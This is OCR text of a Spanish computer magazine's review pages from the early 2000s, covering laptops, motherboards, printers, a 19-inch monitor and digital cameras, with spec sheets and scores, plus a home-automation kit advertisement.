gracias a la puesta en común de las firmas de hardware más importantes del mercado, Bluetooth se ha erigido como un estándar que te asegura la compatibilidad y el funcionamiento conjunto de distintos productos, olvidándote de cables y a una velocidad aceptable. Si tienes en cuenta que, cada vez más, las empresas modernas cuentan con personal móvil, su uso se antoja, a corto plazo, imprescindible.

En un equipo de tan altas prestaciones no podía faltar el lector DVD.



La zona de touchpad se compone de cuatro botones.

Los laterales poseen altavoces integrados con subwoofer.

un potentísimo procesador, supone una de las herramientas más versátiles que se mueven por el mercado informático actual. Con una medida de 330x289x37 mm y un peso de 2,7 Kg, el nuevo modelo de portátil de Toshiba presenta un diseño diferente, más ergonómico, con un reposamuñecas más cómodo y una carcasa de color negro, que realza su estilo. Los nuevos módulos Slim SelectBay, son compatibles con todos los portátiles profesionales Toshiba, proporcionando la máxima capacidad de adaptación. Si nos centramos en las conexiones estándar encontrarás el clásico conector serie, paralelo, entrada para monitor externo, entrada para ratón y teclado PS/2, infrarrojos FIR, dos puertos USB, salida TV, RJ11, RJ 45, ranura SD, auriculares y micrófono externo. En la parte trasera una útil tapa esconde los puertos serie, paralelo, módem y red.

Nuevo diseño

El nuevo diseño con el que se ha dotado a este innovador equipo, incluye una elegante carcasa, una pantalla TFT de 15" con una resolución de 1024x768 (16,7 millones de colores) y un adaptador de gráficos Trident Video Accelerator CyberBlade Ai1 a 128 bits, capaz de conectarse a otro monitor más con el fin de ampliar el escritorio o de alternar el trabajo en dos vistas distintas.
El procesador del que te hablamos antes, nos referimos a él como potentísimo, no es otro que un Pentium III a 1200 MHz Combinado con una memoria de 250 Megas de RAM (lleva dos slots, uno ocupado de serie, con un máximo 1024 Megas) y un disco duro dividido en dos particiones de 20 Gigas cada una; la unidad soporta las condiciones más duras de trabajo sin que apenas lo notes. La parte del teclado, además del mismo, incluye el sistema Accupoint II (MousePoint integrado en el teclado) y cuatro teclas de ratón, dos de ellas programables libremente y otras dos específicamente pensadas para su uso en Internet. Esta zona se completa con dos altavoces y seis indicadores LED. El sonido es procesado a través de su chip integrado, Ali Audio Accelerator WDM Driver, compatible con Sound Blaster Pro. Con el portátil se incluye, no está instalada, una disquetera USB 1,44. El dispositivo que sí viene instalado y del que seguro harás un buen uso es su unidad DVD-CDRW (24x/8x/8x/8x). Para terminar hay que destacar que ofrece varios sistemas de seguridad a nivel sistema operativo y de BIOS, y la posibilidad de instalarle una tarjeta Fingerprint opcional en formato PCMCIA tipo II, por el cual un sensor óptico identifica la huella de su dueño en tan sólo 0,75 segundos.

Dualidad de sistemas

Encendemos el portátil y qué nos pregunta: ¿Microsoft Windows 2000 o Microsoft Windows XP Pro? Vaya sorpresa. La dualidad de sistemas funciona a la hora de arrancar el sistema, que gracias a un complejo sistema de instalación, te permite elegir un camino u otro. Tú decides. Además de uno de los dos sistemas operativos, el modelo Satellite Pro 6000 incorpora de serie las siguientes aplicaciones: WinDVD, SPANworks 2000, Easy CD creator 4 y Direct CD, una consola de gestión Toshiba y un manual de usuario electrónico.

Nuestra opinión

Si señor, ante ti tienes un equipo que mira al futuro sin miedo. El Toshiba Satellite Pro 6000 es un equipo serio con todo lo que un profesional o un grupo de ellos necesitarían para desarrollar las labores más exigentes. Así lo certifican la posibilidad de contar con el sistema operativo que más se ajuste a tus expectativas, un procesador de vértigo, memoria suficiente para manejara todo tipo de archivos multimedia y un sinfín de posibles conexiones. Aunque el precio pueda parecer elevado se ajusta muy bien a lo que ofrece. No olvides que esa es una de las intenciones de Toshiba, unificar calidad con precios competitivos. En este caso lo han conseguido.

- Bluetooth
- Procesado y memoria
- Diseño y acabado
- Preinstalación Dual

Valoración 9

DELL Inspiron 2500

Portátil

A pesar del escaso grosor, cabe un lector de CD.


Ficha técnica

Precio:	1.506,84 €
Compañía:	DELL
Contacto:	902 118 541
CPU:	Pentium III 700MHz
Memoria RAM:	128 Megas
Disco Duro:	10 Gigas
Tarjeta Gráfica:	Intel 82815 Graphics Controller
Tarjeta Sonido:	Audio ESS Maestro 3i

Englobado en la gama Inspiron, este mes DELL presenta un equipo que se rige por su justa medida en precio, y una configuración pensada para el usuario medio, que utiliza su equipo tanto para trabajar como para entretenerse.
Para empezar, cuenta con la ventaja de llevar preinstalado Windows xp como sistema operativo. Esto dota al modelo 2500 de una versatilidad hasta ahora poco usual en Windows.

Libertad de movimientos

En su interior se encuentra con un procesador Pentium II a 700 MHz, –se puede llegar hasta el 1,2 GHz–, 128 Megas de SDRAM, actualizables hasta 1 Giga de SDRAM y una opción de almacenamiento de 10 Gigas, más que suficiente para el público objetivo del portátil. Además, cuenta con una pantalla SVGA de 12 pulgadas, potenciada por su chip integrado intel 82815 Graphics Controller, y un sistema de sonido con un altavoz integrado que se rige a través del chip Audio ESS Maestro 3i y que proporciona sonido en 3D compatible con Sound Blaster Pro.
Sus dimensiones no exceden de 43,4x331x275 mm y su peso, bastante ligero, ronda los 2,98 Kg. Como en modelos anteriores, dispone de cuatro opciones de color (carcasas) para darle un toque más personal.
En la parte del teclado dispone un práctico Touch Pad, el clásico botón de inicio, control de volumen y cuatro botones que alternan su función dependiendo de si el usuario escucha un disco compacto o si se encuentra navegando por Internet. En el primer caso supone contar con los botones estándar de reproducción. En el segundo, cambian a una tecla de acceso a la Web de la casa DELL, otra de acceso a una página que busca la información que necesites y otras dos más que son totalmente configurables por el usuario.
Como puertos de conexión, este modelo incorpora dos ranuras SoDIMM, ambas con acceso para el usuario, un conector serie de 9 patillas, un conector paralelo de 25 orificios, un conector para monitor de 15 patillas, una entrada para un teclado tipo PS/2 de 6 patillas, otra para ratón y teclado numérico, dos USB, un conector RJ-11 para módem y distintas entradas y salidas de audio: un micrófono externo y una entrada de línea/salida de audio.
Finalmente destaca la posibilidad que tiene de incorporar diferentes soluciones inalámbricas TrueMobile de DELL, con las que experimentarás una auténtica libertad de movimientos.



Las extensiones PCMCIA se hallan junto a las de sonido.

Nuestra opinión

Pide un deseo. Quiero un ordenador elegante, asequible y ligero. Deseo cumplido. En tus manos tienes un DELL Inspiron 2500. Simple y eficaz. Destinado al usuario medio que necesita un poco más pero sin llegar a gastarse el dinero de un equipo profesional cien por cien. Gracias a su configuración, modificable en cualquier momento, disfrutarás de una libertad total. Libertad de movimientos, seguridad y estabilidad. Todo lo que necesitas para tu trabajo y en tu vida diaria. Y como siempre, con la posibilidad de ampliarlo en cualquier momento. No olvides que con DELL puedes hacerte un equipo a medida.

- Relación Calidad/Precio
- Acabado
- Comportamiento estable
- Diseño

Valoración 8

Kit

ACTIVEHOMEPC

SISTEMA DOMÓTICO PARA EL HOGAR

UN POTENTE SISTEMA DE AUTOMATIZACIÓN PARA EL CONTROL DE LA ILUMINACIÓN, ELECTRODOMÉSTICOS Y OTROS DISPOSITIVOS

- KIT ACTIVEHOME ES UN POTENTE SISTEMA DE PROGRAMACIÓN HORARIA QUE LE PERMITE CONTROLAR LUCES Y APARATOS DESDE SU PC O MANDO A DISTANCIA
- FUNCIONA SIN NECESIDAD DE TENER ENCENDIDO SU PC
- KIT ACTIVEHOME NO NECESITA INSTALACIÓN YA QUE FUNCIONA SIN CABLES
- CONTROLA ILUMINACIÓN, VENTILADORES, ELECTRODOMÉSTICOS, PERSIANAS, SISTEMAS DE RIEGO, ETC.
- KIT ACTIVEHOME SIMULA PRESENCIA CUANDO SE ENCUENTRA FUERA DE CASA

REQUERIMIENTOS DEL SISTEMA
- PC IBM o compatible
- Windows 3.1, 95, 98, Millenium, NT 4.0 o 2000
- Lector de CD-Rom
- Red de la vivienda monofásica a 230V
- Se requiere toma de tierra


HOME SYSTEMS®
Creando espacios inteligentes

WWW.HOMESYSTEMS.ES
comercial@homesystems.es
Teléfono: 91 662 16 03

X-10 ESPAÑA HOME SYSTEMS · WINDOWS COMPATIBLE · CONEXIÓN PUERTO SERIE · PC TOP 100 HARDWARE ACCESORIES

SmartKey K7T266 Pro2

Placa base



El accesorio SmartKey funciona como alargador del USB.

Ficha técnica

Precio:	152,19 €
Compañía:	SmartKey
Contacto:	916 647 700
Socket:	AMD
Integración:	Sonido
Puertos:	Serie, paralelo, USB
Accesorios:	Adaptadores USB, SmartKey

La placa base que nos ocupa viene muy bien equipada. Su presentación en caja es ya de por sí una de las armas más importantes de SmartKey. El contenido es también sublime: cables para interfaz ATA166, un adaptador para cuatro puertos USB, otro para dos puertos USB con indicadores de estado, software de configuración y antivirus, y varios manuales y guías de ubicación de cada uno de sus jumpers para la instalación sin problemas. SmartKey es un curioso accesorio que se adjunta a un alargador USB para permitir su conexión desde el escritorio. La placa base, destinada a procesadores AMD (Athlon y Duron) está compuesta por tres módulos para memoria SDRAM, un puerto AGP 4x con bloqueo, cinco puertos PCI y un puerto AMR para la conexión de dispositivos de red con función WakeUp. En cuanto a las salidas, la placa ofrece conexión a dispositivos con puerto serie como PDAs antiguos, puerto paralelo como impresoras, posee la tarjeta de sonido integrada y muestra de ello son las tomas de micrófono, altavoces y line-in que tiene en el lateral. Además, tiene dos puertos USB integrados (que junto a los otros seis opcionales hacen ocho) y el puerto PS/2 para teclado y ratón completan el reparto. ¿Qué echamos en falta? La integración de una toma LAN para la conexión de red que evita instalar una tarjeta de red para conectar un router o una red doméstica. También nos parece que falta un adaptador para salidas/entradas FireWire, pues ya hemos visto que algunos productos como AOpen lo incorporan desde hace unos meses.

Pruebas y prestaciones

Las pruebas con esta placa base han sido realmente buenas. Nuestra prueba siempre consiste en sustituir un sistema entero, extrayendo la placa base y acoplándole periféricos y componentes. El siguiente paso es el reconocimiento tanto de los módulos de la placa, que se detectan en tres arranques bajo Windows 98 y tan sólo uno en xp y, después, comprobar que Doctor Hardware ha detectado los cambios y SYSMark verifica un incremento en prestaciones como los buses, el número de puertos o algunos componentes de la propia placa, como el sistema de red integrado o el sonido y gráficos, exentos en este modelo que hemos analizado. El comportamiento fue en todo momento ejemplar, sin dar problemas ni siquiera los puertos COM que siempre son conflictivos.

La placa carece de toma LAN para red.

Nuestra opinión


Lo que más nos llama la atención de este producto es la presentación. Es lo suficientemente completo como para cubrir las necesidades de cualquier usuario que desee actualizar su placa base. Al ser eso, un kit de actualización, la placa base viene hasta los topes de material. Tanto software como hardware. Ya el embalaje nos llama la atención por su cuidada estética y el interior nos seduce con sus numerosas posibilidades. No es de lo más conocido en cuanto a placas base, pero la compatibilidad que hemos encontrado en nuestras pruebas, al trasladar un sistema ya instalado a esta placa, no dio lugar a dudas: un producto muy bien integrado y estable.

- Muy completa
- Accesorio Smartkey
- Numerosos puertos
- Precio

Valoración 8

intel Celeron 1 GHz

Placa base y procesador para Celeron



Salidas numerosas, desde USB hasta LAN, pasando por sonido.

Ficha técnica

Precio:	120,17 €
Compañía:	intel
Contacto:	914 329 090
Socket:	Celeron
Integración:	LAN
Puertos:	Paralelo, serie, USB, red
Accesorios:	Ventilación, manuales, software

La placa base y chip que analizamos en esta ocasión es nuevo por la velocidad y ciertas mejoras en la arquitectura interna. Aunque todo sigue siendo igual que antes. Vayamos por partes. La nueva microarquitectura de ejecución dinámica P6 incluye predicción de bifurcación múltiple, análisis de flujo de datos y ejecución especulativa, lo que acelera el trabajo de flujo del procesador, optimiza las instrucciones y hace que las unidades de ejecución superescalar permanezcan ocupadas, consiguiendo un mayor rendimiento global.

La caché es de nivel 1 sin bloqueo, lo que garantiza un acceso muy rápido a los datos utilizados recientemente.

Por otro lado, sus 128 Kb de caché de transferencia avanzada de nivel 2 reduce la interfaz de latencia para datos de caché.

La visualización y manipulación de imágenes de gran resolución, el sonido de alta calidad, el vídeo MPEG2, la codificación y descodificación simultáneas y, en defitiva, todas esas tareas pertenecientes al reino multimedia, tienen un sólido apoyo en las extensiones Internet Streaming SIMD.

El doble bus independiente (DIB) libera al bus del sistema de tráfico de la caché, lo que proporciona un ancho de banda de sistema global más elevado y, una vez más, mayor rendimiento.

Por último, comentar la existencia de la ya clásica tecnología intel MMX, que mejora el rendimiento de las aplicaciones, aunque todas estas mejoras no se aprecian sin un sistema estable como Windows NT o Linux.

Un producto completo

Sus tres puertos PCI (algo escasos), la integración de red en placa, el nuevo chipset de intel con las mejoras en la arquitectura de Celeron, ya comentadas, y una ventilación mucho más eficaz y silenciosa, hacen de este kit un producto muy bueno al que hay que someter a la fuerza de un buen sistema operativo. Celeron siempre se ha relacionado con ordenadores baratos y, por lo tanto, enfocados a usuarios con sistemas basados en Windows 9.x. Ahora, cuatro años después de la aparición de Celeron, tenemos la posibilidad de instalar un sistema como xp que demuestra en SYSMark los rendimientos frente a un antiguo Celeron de nuestro laboratorio, cuya velocidad es de 450 MHz. Las diferencias de la microarquitectura son inapreciables y, únicamente, el chipset y la interfaz de la placa base sobre el cual va instalado, satisface las necesidades de conectividad y rendimiento.

Junto al socket, tres módulos para expansión RAM.

Nuestra opinión

Cuando Celeron salió al mercado, resultó ser una gran solución para los usuarios que, deseosos de más potencia con respecto a sus Pentium, tampoco querían acabar con sus ahorros adquiriendo un Pentium II o un Pentium III. Así que, combatiendo contra AMD y contra sus propias gamas, intel hace que un procesador bastante modesto permanezca en el mercado contra viento y marea. Y, después de varios años con Celeron, éste ya ha subido su potencia hasta 1 GHz. Sabemos que no es el tope de rendimiento (ya han lanzado el 1,2 GHz), pero esta nos parece una cifra muy competitiva para los usuarios que busquen un buen precio.

- Kit muy completo
- Nueva microarquitectura y velocidad
- Gran conectividad
- No es última tecnología

Valoración 7,8

hp deskjet 995c

Impresora de inyección de tinta

deskjet 995c admite el módulo de impresión a doble cara.

Ficha técnica

Precio:	449 €
Compañía:	hp
Contacto:	902 150 151
Dimensiones:	000x000x000 mm
Resolución:	2400x1200 ppp
Páginas/minuto:	16 negro, 12 color
Accesorios:	Cable, impresión doble cara, software

La nueva impresora de hp, no merece llamarse deskjet. No tiene nada que ver con las impresoras que hp tuvo en el candelero durante los noventa. Ahora, deskjet se asienta en el mercado y presenta una solución que incorpora como novedad destacable, el módulo Bluetooth, para impresiones sin necesidad de conectar la impresora a un ordenador y éste a una pequeña red doméstica.
Para empezar, la impresora posee un color plateado y una serie de adornos translúcidos en azul oscuro que confirman la dedicación de hp por el diseño.
El progreso no ha hecho variar la simplicidad del funcionamiento, manteniendo tres botones en su frontal para la carga de cartuchos, papel y limpieza de los mismos.
La impresión alcanza una resolución de 2400x1200 ppp, más de lo que cualquier usuario doméstico y semiprofesional necesita para sus fotografías más fidedignas; y la velocidad tampoco ha quedado relegada a un segundo plano, al situarse en 16 páginas por minuto en negro y 12 páginas en color. En nuestras pruebas, la impresora tardó 2 minutos y 14 segundos en imprimir un JPEG de 2,50 Megas a 300 ppp en un DINA4 especial para foto. Esto varía sensiblemente dependiendo del tipo de papel, la velocidad del procesador o la calidad del archivo a imprimir.

La prueba inalámbrica

Después de haber acumulado experiencia con dispositivos inalámbricos, siempre basados en sensores infrarrojos o dispositivos de radiofrecuencia bastante más débiles que el espectro de Bluetooth, por fin tenemos ocasión de probar una impresora potente y fiable, sea cual sea la procedencia desde donde se emiten los datos. Es capaz de atravesar muros e incluso pisos, alcanza un radio de diez metros y lo consideramos más que suficiente para instalar la impresora como centro de impresión doméstica o de una pequeña oficina. Otra cosa que nos ha gustado mucho ha sido el sensor óptico, que calibra automáticamente la alineación de la impresora y detecta el tipo de papel insertado, así que no hace falta recurrir al mantenimiento al que nos tiene acostumbrados otras marcas, en los que todo se realiza de modo manual. Por último, hablar del silencio de impresión, apenas un siseo del papel cuando se desliza por los carriles, aumentando sensiblemente cuando se utiliza el módulo posterior para impresión a doble cara.

Los botones laterales son de fácil acceso y alta operatividad.

Nuestra opinión

A la mejor impresora del mercado sólo le faltaba prescindir de los clásicos cables, que rebajan la calidad de un producto enfocado al escritorio de diseño. La impresora entra por los ojos, partiendo de la belleza de sus curvas y color plateado, hasta su silenciosa impresión y calibración óptica. Todo en esta impresora llama a la fama y, a falta de un completo banco de pruebas que someta a este producto a comparativa, podemos decir que ganaría a cualquier rival que se pusiera frente a ella. Bluetooth y hp ya están juntos; es de esperar que otros productos lo incorporen en la próxima gama.

- Diseño
- Calidad fotográfica
- Muy silenciosa
- Factor inalámbrico

Valoración 9

Canon S900

Impresora de inyección de tinta

Desde el frontal se seleccionan todas las opciones de impresión.

Ficha técnica

Precio:	566,37 €
Compañía:	Canon
Contacto:	901 301 301
Dimensiones:	433x319x185 mm
Formato:	DIN A4
Resolución:	2400x1200 ppp
Conexión:	Paralelo/USB

Una vez más, Canon presenta una impresora de su conocida serie "S". El modelo S900 responde a una impresora de calidad fotográfica con resolución de 2400x1200 ppp y seis tanques de tinta independientes. Al pertenecer a la familia de la impresoras de chorro de tinta de la gama "S", tiene una serie de características iguales a sus respectivas inferiores y superiores. La diferencia la marcan la velocidad y algunos otros puntos que pasamos a continuación a comentar.

La serie "S": un clásico

Después de haber analizado, mes a mes, las bondades de la gama "S", podemos asegurar que algunas de sus características son ya un clásico dentro de las impresoras de inyección de Canon. Con un peso de 5,8 Kg y unas dimensiones de 433x319x185 mm, la S900 incluye la exclusiva tecnología Microfine Droplet Technology. Gracias a este sistema la impresora puede proyectar con la máxima precisión, gotas de tinta de tan sólo 5 picolitros. Como resultado de tal combinación, se obtiene una alta resolución con microscópicas gotas de tinta, que ofrece una calidad de impresión casi profesional.

Otra de las características más conocidas es el sistema ThinkTank, el cual permite al dispositivo utilizar cada tanque de tinta de manera individual, en este caso hasta seis, a la vez que realiza un exhaustivo control de la cantidad de tinta disponible en cada cartucho, a través de un indicador que se refleja en su software. Con una resolución de 2400x1200 ppp, capaz de admitir A4, A5, B5, sobres, papel de foto de 4x6 pulgadas, es capaz de imprimir con una velocidad de hasta 7 páginas por minuto. Si se cambia a modo foto (en A4), la velocidad se reduce a una página por minuto, hablando, claro, de la más alta calidad fotográfica. Una de sus características más notables es la capacidad de imprimir a sangre, es decir, sin dejar blanco en los bordes del papel, a gran velocidad. Facilita dos posibilidades de conexión: USB y Paralelo. Con el equipo se incluye un software para controlar de manera intuitiva cualquier aspecto relacionado con la impresión: solución de posibles errores, utilidades y calibrado de colores, etc.

Todas las conexiones de la impresora se hallan ocultas.

La ranura para memorias flash permite imprimir sin PC.

Nuestra opinión

La serie "S" no deja de sorprendernos. Por un lado, subiendo en tecnología, y por otro, con precios muy competitivos. Enfocadas a usuarios domésticos muy exigentes, existe un modelo para cada uno de los perfiles de usuario. Concretamente, el modelo 900, está enfocado para los que trabajen de manera asidua con fotografías y gráficos, al mismo tiempo que para los sibaritas de las velocidad y el resultado final.

Por suerte para todos, Canon mantiene en sus modelos de impresoras un estándar tecnológico que siempre les hace acabar los análisis con buenas notas. Recomendada.

- Resolución calidad fotográfica
- Velocidad de impresión
- Microfine Droplet Technology
- Relación calidad/precio

Valoración 8,5

SONY CPD-E430

Monitor de 19"

Ficha técnica

Precio:	668,16 €
Compañía:	SONY
Contacto:	902 402 102
Dimensiones:	451x471x461 mm
Resolución:	1280x1024 ppp
Frecuencia:	170Hz
Nº de botones:	3

Este mes, la casa nipona SONY nos brinda la oportunidad de ir más allá en tu equipo, con su nuevo monitor Multiscan E430. La unidad, de nuevo diseño y con una estética simple y elegante, incorpora las últimas tecnologías de la marca, al mismo tiempo que baja su precio considerablemente. De esta manera, consigues un modelo mucho más asequible al resto de monitores de las diferentes gamas de SONY. El modelo E430, de 19", incluye el famoso sistema FD Trinitron, que ofrece una calidad de imagen incomparable.

Calidad y buen precio

La serie E de SONY se caracteriza por ofrecer todas las ventajas de la mejor tecnología para monitores CRT (reflejos y distorsión mínimos, gran calidad de imagen) a precio reducido. De esta manera, el modelo E430 se perfila como una de las mejores opciones actuales por su relación calidad/precio. Además de la tecnología FD Trinitron, incluye una pantalla totalmente plana, capaz de eliminar la distorsión geométrica y minimizar los reflejos de la luz ambiente. A esto le sumamos la característica nitidez de imagen de SONY gracias a las lentes DQL y MALS, pensadas para obtener un mejor enfoque de haz de electrones y el cañón de electrones L-SAGIC (núcleo de la tecnología FD Trinitron, nueva versión de la tecnología SAGIC con bajo consumo de energía, el L-SAGIC funciona como un cañón avanzado de electrones que aumenta la densidad del haz para mejorar el enfoque). Por otro lado, y para disfrutar de la imagen más perfecta, se ha dotado a la unidad con un sistema de enfoque dinámico, por el cual la longitud y forma de los haces de luz varían dependiendo de si alcanzan la máscara en el centro o en las esquinas de la pantalla, y el sistema ASC (tamaño y centrado automáticos), que centra y ajusta el tamaño de la imagen en la pantalla de forma instantánea. Como siempre, los revestimientos de la pantalla llevan la marca de calidad de los sistemas Hi-Con y AR.

Su dot pitch es de 0,25, su resolución máxima es de 1600x1200 ppp y consigue su punto óptimo cuando se le sitúa en 1280x1024 ppp a 91Hz. En su parte inferior dispone de un pequeño y práctico jog (DisplayMouse) para acceder al control OSD. Éste incluye brillo, contraste, tamaño y centrado H y V, geometría, rotación, distorsión en cojín y trapecio, convergencia H y V, convergencia superior e inferior, eliminación del efecto moiré, desmagnetización manual, posicionamiento OSD, bloqueo de mandos, control del color, idiomas (9), ASC (ajuste del tamaño y centrado automáticos) y reinicialización.

Un simple control multidireccional da paso al menú DSD.

Nuestra opinión

Encontrar un monitor de 19" cargado con lo último en tecnología a un precio razonable no es tarea fácil, al menos si lo quieres adquirir de primera mano. SONY presenta una buena solución para la búsqueda con la serie E, que sin duda reduce los precios considerablemente, sin que lo notes en su calidad. Sus bondades deberían ser el requisito mínimo que se le debería pedir a un monitor válido tanto para trabajar como para el ocio. Con el nivel de CPUs que tenemos actualmente en el mercado a precios de risa, no estaría de más completarlas con monitores de esta talla.

- Relación calidad/precio
- Tecnología FD Trinitron
- DisplayMouse/OSD
- Calidad de imagen

Valoración 9

Kodak DX3700

Cámara digital

La cámara posee una zona de conexión a su cradle para la descarga de imágenes.

las fotos de la cámara. A parte de su pantalla en color de 40,6 mm, para la revisión/previsualización de las fotos, utiliza la base para cámara la Kodak EasyShare, que permite diversas acciones con tan sólo pulsar un botón. Basta con colocar la cámara en la base EasyShare, pulsar un botón y las imágenes que desees se enviarán automáticamente a tu ordenador, listas para enviarlas por correo electrónico o imprimirlas. La base para cámara también recargará el paquete de pilas de su cámara.

Ficha técnica

Precio:	509 €
Compañía:	Kodak
Contacto:	917 497 653
Dimensiones:	118,7x69x45,8mm
Memoria Flash:	8 Megas
CCD:	3,3 Megapíxeles
Resolución:	2160x1440 píxeles

Si últimamente no te deja de rondar la idea de adquirir una cámara fotográfica digital, te presentamos una de las mejores opciones dentro de la casa Kodak. El modelo DX3700 es uno de esos sencillos dispositivos que cuentan con lo mejor en tecnología digital y que curiosamente, su precio queda muy ajustado. Con una resolución de 3,1 MP, 2160x1440 ppp, y un CCD de 3,3 Megapíxeles, es capaz de ofrecer fotos de alta calidad en tamaños de 25x20 cm, e incluso de 36x28 cm, en formato de archivo JPEG. La cámara tiene una tarjeta de 8 Megas de memoria interna (no extraible). Una cifra que aunque se queda bastante corta es capaz de registrar hasta 70 imágenes en el modo de calidad buena/correo electrónico. Pero para los que necesitan más calidad y más espacio, Kodak ha añadido una ranura de expansión para tarjetas de memoria opcionales MMC/SD Multimedia Card/Secure Digital, que proporciona el espacio necesario para miles de fotos. Cuenta con un objetivo de 37 mm, con enfoque automático, balance de blancos automático y zoom digital de tres aumentos. La distancia focal estándar que ofrece va desde 0,5m al infinito. Para los primeros planos se mueve entre 0,15 y 0,5 m. Posee control de exposición automático, velocidad del obturador de 1/4 a 1/1000 de segundo y flash. Con un alcance máximo de 2,4 m, cuenta con diferentes modos de flash: de relleno, ojos rojos, automático.

En el lateral se encuentran las tomas de alimentación y conexión a la televisión.

Compartiendo imágenes

Una de las características más notorias que se repite constantemente en los modelos de cámaras digitales de Kodak, es su cómodo sistema para extraer

Nuestra opinión

Kodak se acerca a sus competidores con cámaras sencillas, económicas y con calidad suficiente como para obtener buenas fotos impresas de 36x28 cm. El modelo DX3700 incorpora una de las resoluciones más altas que actualmente se manejan en este tipo de dispositivos y, como siempre, conserva la sencillez de uso de modelos de gama más baja o anteriores. Otro punto positivo es su zoom digital, que aumenta bastante la funcionalidad y posibilidades de la cámara. Finalmente, también destaca el sistema Kodak EasyShare, por su comodidad y facilidad. Muy buena la línea que está marcando esta compañía.

- Resolución
- Zoom digital de 3 aumentos
- Sistema Kodak EasyShare
- Memoria interna + ranura de expansión

Valoración 8,5

hp photosmart 715

Cámara digital

El display muestra la imagen junto a intuitivos iconos.

Ficha técnica

Precio:	539 €
Compañía:	hp
Contacto:	902 150 151
Dimensiones:	190x60x35 mm
Memoria:	16 Megas
Resolución:	2048x1536 ppp
Accesorios:	Funda, correa, software

La cámara más avanzada de la gama photosmart se consolida como el producto más caro y de mejor acabado que hp ofrece al usuario. Atrás quedan los modelos compactos en los que el zoom era únicamente digital, aquí se implementa un zoom de 49 milímetros, capaz de admitir adaptadores de lentes y filtros. Admite baterías alcalinas y recargables y posee una toma para corriente. Existen, pues, los detalles y la funcionalidad de una gran cámara, pero en nuestras pruebas no nos ha dado los resultados que esperábamos.

La cámara tiene un sensor CCD de 3,3 Megapíxeles, capaz de alcanzar una resolución de hasta 2048x1536 ppp.

Sus 16 Megas de RAM nos parecen algo escasos para realizar este tipo de tomas, aunque, si se utiliza el zoom óptico junto con el digital, la calidad de la toma en cuanto a profundidad variará sensiblemente, lo que disminuirá el tamaño de la fotografía. Por ejemplo, una captura con zoom 4x solamente se podrá configurar a 320x240. Esta reducción en las escalas de captura, muy limitadas desde nuestro punto de vista, tiene su razón en el menú, intuitivo que posee pero que resulta bastante inamovible.

El resto de la cámara funciona con los procedimientos estándar, tales como eliminación de ojos rojos, programación de toma retardada y flash automático.

La tarjeta CompactFlash es de 16 Megas. Puede almacenar unas 25 fotos.

Luz, color y nitidez

